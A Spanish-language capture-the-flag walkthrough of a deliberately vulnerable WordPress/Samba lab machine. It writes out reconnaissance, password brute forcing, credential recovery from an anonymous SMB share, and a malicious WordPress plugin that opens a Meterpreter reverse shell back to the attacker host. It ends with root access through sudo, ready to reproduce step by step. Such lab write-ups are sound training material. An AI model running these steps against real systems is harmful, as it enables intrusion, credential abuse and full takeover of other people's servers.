


```
sudo nmap -vvv -sS -sV -O 192.168.122.0/24
```

```
> sudo nmap -vvv -sS -sV -O 192.168.122.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-05 11:18 CEST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 11:18
Scanning 255 hosts [1 port/host]
```

Saldrá una máquina con varios puertos abiertos

```
Nmap scan report for 192.168.122.6
Host is up, received arp-response (0.0047s latency).
Scanned at 2022-07-05 11:18:51 CEST for 33s
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE      REASON      VERSION
21/tcp    open  ftp          syn-ack ttl 64 vsftpd 3.0.3
22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
80/tcp    open  http         syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 08:00:27:79:91:22 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
TCP/IP fingerprint:
```

Entrar al servidor web con la dirección 192.168.122.6, saldrá la web por defecto de Apache



Usar gobuster para ver directorios ocultos, mostrará como resultado varios directorios, entre ellos uno llamado wordpress

```
sudo gobuster dir -u 192.168.122.6 -w /usr/share/dirb/wordlists/common.txt
```

```
> sudo gobuster dir -u 192.168.122.6 -w /usr/share/dirb/wordlists/common.txt
[sudo] password for zom:
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.122.6
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.1.0
[+] Timeout:      10s
=====
2022/07/05 11:24:14 Starting gobuster in directory enumeration mode
=====
/.htaccess      (Status: 403) [Size: 278]
/.hta           (Status: 403) [Size: 278]
/.htpasswd      (Status: 403) [Size: 278]
/index.html     (Status: 200) [Size: 10918]
/server-status  (Status: 403) [Size: 278]
/wordpress      (Status: 301) [Size: 318] [--> http://192.168.122.6/wordpress/]
Progress: 4614 / 4615 (99.98%)
Progress: 4614 / 4615 (99.98%)

=====
2022/07/05 11:24:17 Finished
=====
Δ > ~ > ✓ > took 9s |
```

Enumerar los usuarios de la web de wordpress, solo encontrará el usuario admin

```
sudo wpscan --url 192.168.122.6/wordpress -e u
```

```
> sudo wpscan --url 192.168.122.6/wordpress -e u
=====
[i] User(s) Identified:

[+] admin
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Lanzar un ataque de fuerza bruta para encontrar la contraseña del usuario admin, no dará resultado

```
> sudo wpscan --url 192.168.122.6/wordpress --usernames admin -P /usr/share/wordlists/rockyou.txt
```

Buscar usuarios en el sistema, solo encontrará kadmin

```
> enum4linux -a 192.168.122.6
[+] Enumerating users using SID S-1-22-1 and S-1-22-1-1000 Unix User\kadmin (Local User)
```

Intentar un ataque de fuerza bruta para conseguir la contraseña, no dará resultado

```
sudo hydra -l kadmin -P /usr/share/wordlists/rockyou.txt 192.168.122.6 ssh
```

```
> sudo hydra -l kadmin -P /usr/share/wordlists/rockyou.txt 192.168.122.6 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in milit
```

Ver directorios compartidos por smb

```
Smbmap -H 192.168.122.6
```

```
> smbmap -H 192.168.122.6
[+] Guest session IP: 192.168.122.6:445 Name: 192.168.122.6
```

Disk	Permissions	Comment
----	-----	-----
Anonymous	READ ONLY	OPEN YOU
R EYES!		
IPC\$	NO ACCESS	IPC Serv
ice (Samba Server 4.7.6-Ubuntu)		

Entrar al directorio de Anonymous y mostrar el contenido

```
smbclient -N //192.168.122.6/Anonymous
```

```
> smbclient -N //192.168.122.6/Anonymous
Try "help" to get a list of possible commands.
smb: \> ls
```

.	D	0	Thu Sep 17 12:58:56 2020
..	D	0	Wed Sep 16 12:36:09 2020
backup.zip	N	16735117	Thu Sep 17 12:58:56 2020

```
14380040 blocks of size 1024. 8231820 blocks available
smb: \>
```

Descargar el archivo backup.zip

get backup.zip

```
smb: \> get backup.zip
getting file \backup.zip of size 16735117 as backup.zip (95016,7 KiloBytes/sec) (average
95016,8 KiloBytes/sec)
smb: \>
```

Moverlo a un nuevo directorio y descomprimirlo

mkdir kbvuln2

mv backup.zip kbvuln2/

ls

unzip backup.zip

```
> mkdir kbvuln2
> mv backup.zip kbvuln2
> cd kbvuln2
> ls
 backup.zip
```

```
 backup.zip
> unzip backup.zip
Archive: backup.zip
  creating: wordpress/
  inflating: wordpress/wp-trackback.php
  inflating: wordpress/index.php
  inflating: wordpress/wp-comments-post.php
  inflating: wordpress/wp-blog-header.php
  inflating: wordpress/wp-signup.php
  inflating: wordpress/.htaccess
  inflating: wordpress/wp-activate.php
  inflating: wordpress/wp-cron.php
```

Crearé un directorio llamado wordpress y un archivo llamado remember_me.txt


```
> ls
wordpress backup.zip remember_me.txt
```

Leer el archivo remember_me.txt, mostrará un usuario y contraseña

```
> cat remember_me.txt
```

	File: remember_me.txt
1	Username:admin
2	Password:MachineBoy141

Ir al login de la web de wordpress




Copiar la direccion DNS del action del formulario.

```
</h1>  
<div id="loginform" name="loginform" action="http://kb.vuln/wordpress/wp-login.php" method="post">  
</div>
```


Añadir el dominio dns al archivo /etc/hosts

```
GNU nano 5.4 /etc/hosts
# Host addresses
127.0.0.1 localhost
127.0.1.1 zom-parrot
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.122.6 kb.vuln
```


Recargar el sitio, ahora se verá correctamente



Colocar el usuario y contraseña y dar en Log In



Ir al editor de temas de wordpress



Editar el archivo 404 con un script de reverse_php

Preparar un plugin que hará un shell inverso

```
Cd ~/Downloads/repos
```

```
git clone https://github.com/werw0rk/malicious-wordpress-plugin.git
```

```
cd malicious-wordpress-plugin
```

```
Python wordpwn.py 192.168.122.5 4444 Y
```

```
> python wordpwn.py 192.168.122.5 4444 Y
[*] Checking if msfvenom installed
[+] msfvenom installed
[+] Generating plugin script
[+] Writing plugin script to file
[+] Generating payload To file
[-] No platform was selected, choosing Msf::M
```



Se pondrá de forma automática en escucha

```
resource (wordpress.rc)> set LPORT 4444
LPORT => 4444
resource (wordpress.rc)> exploit
[*] Started reverse TCP handler on 192.168.122.5:4444
```



Y se creará un archivo zip

```
> cd repos/malicious-wordpress-plugin
> ls
LICENSE.md  malicious.zip  README.md  wordpress.rc  wordpwn.py
```

Subir el plugin al sitio de wordpress



Activar el plugin



Ir al editor de plugins y seleccionar GotEm



Ir a la ruta del plugin

http://192.168.122.6/wordpress/wp-content/plugins/malicious/wetw0rk_maybe.php



Se abrirá un shell inverso con meterpreter

```
[*] Sending stage (39927 bytes) to 192.168.122.6
[*] Meterpreter session 1 opened (192.168.122.5:4444 -> 192.168.122.6:44562) at 2022-07-05 13:44:53 +0200

meterpreter >
```

Cambiar a shell y ver el usuario

```
meterpreter > shell
Process 13506 created.
Channel 0 created.
whoami
www-data
```

Ir al directorio home del usuario kbadmin y mostrar el contenido, luego leer el archivo user.txt

Dará la flag del usuario

```
cd /
cd home
ls
kbadmin
cd kbadmin
ls
note.txt
user.txt
cat user.txt
03bf4d20dac5644c75e69e40bad48db0
```

Ir a /var/www/html y mostrar el contenido

```
cd /var/www/html
ls
index.html
read_ME.txt
remember_me.txt
wordpress
```

Leer el contenido de read_ME.txt

```
cat read_ME.txt
system administrator is kbadmin.
good luck ;)
```

Leer el contenido del archivo remember_me.txt

```
cat remember_me.txt
Username:admin
Password:MachineBoy141
```

Tratar de acceder por ssh al usuario kbadmin con esa contraseña

```
> ssh kbadmin@192.168.122.9
kbadmin@192.168.122.9's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-117-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Mon Jul 11 11:53:31 UTC 2022
System load: 0.02
Usage of /: 37.4% of 13.71GB
Memory usage: 26%
Swap usage: 0%

Processes: web server itself
Users logged in: 0
IP address for enp0s3: 192.168.122.9
IP address for docker0: 172.17.0.1

* Super-optimized for small spaces - read how we shrank the memory
  footprint of MicroK8s to make it the smallest full K8s around.
  https://ubuntu.com/blog/microk8s-memory-optimisation

80 packages can be updated.
1 update is a security update.

New release '20.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

*** System restart required ***
Last login: Mon Jul 11 11:51:57 2022 from 192.168.122.5
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kbadmin@kb-server:~$
```

Ver los permisos del usuario kbadmin usando el comando `sudo -l`, mostrará que tiene todos los permisos por lo que puede cambiar al usuario root sin necesidad de introducir contraseña.

```
kbadmin@kb-server:~$ sudo -l
[sudo] password for kbadmin:
Matching Defaults entries for kbadmin on kb-server:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User kbadmin may run the following commands on kb-server:
  (ALL : ALL) ALL
```

Cambiar al usuario root

`sudo su`

```
User kbadmin may run the following
(ALL : ALL) ALL
kbadmin@kb-server:~$ sudo su
root@kb-server:/home/kbadmin#
```

Ir al directorio de root y mostrar el contenido

```
kbadmln@kb-server:~$ sudo su
root@kb-server:/home/kbadmln# cd /root
root@kb-server:~# ls
flag.txt
```

Mostrar el contenido de flag.txt

```
root@kb-server:~# cat flag.txt
dc387b4cf1a4143f562dd1bdb3790ff1
root@kb-server:~# |
```

Flags

Usuario: 03bf4d20dac5644c75e69e40bad48db0

Root: dc387b4cf1a4143f562dd1bdb3790ff1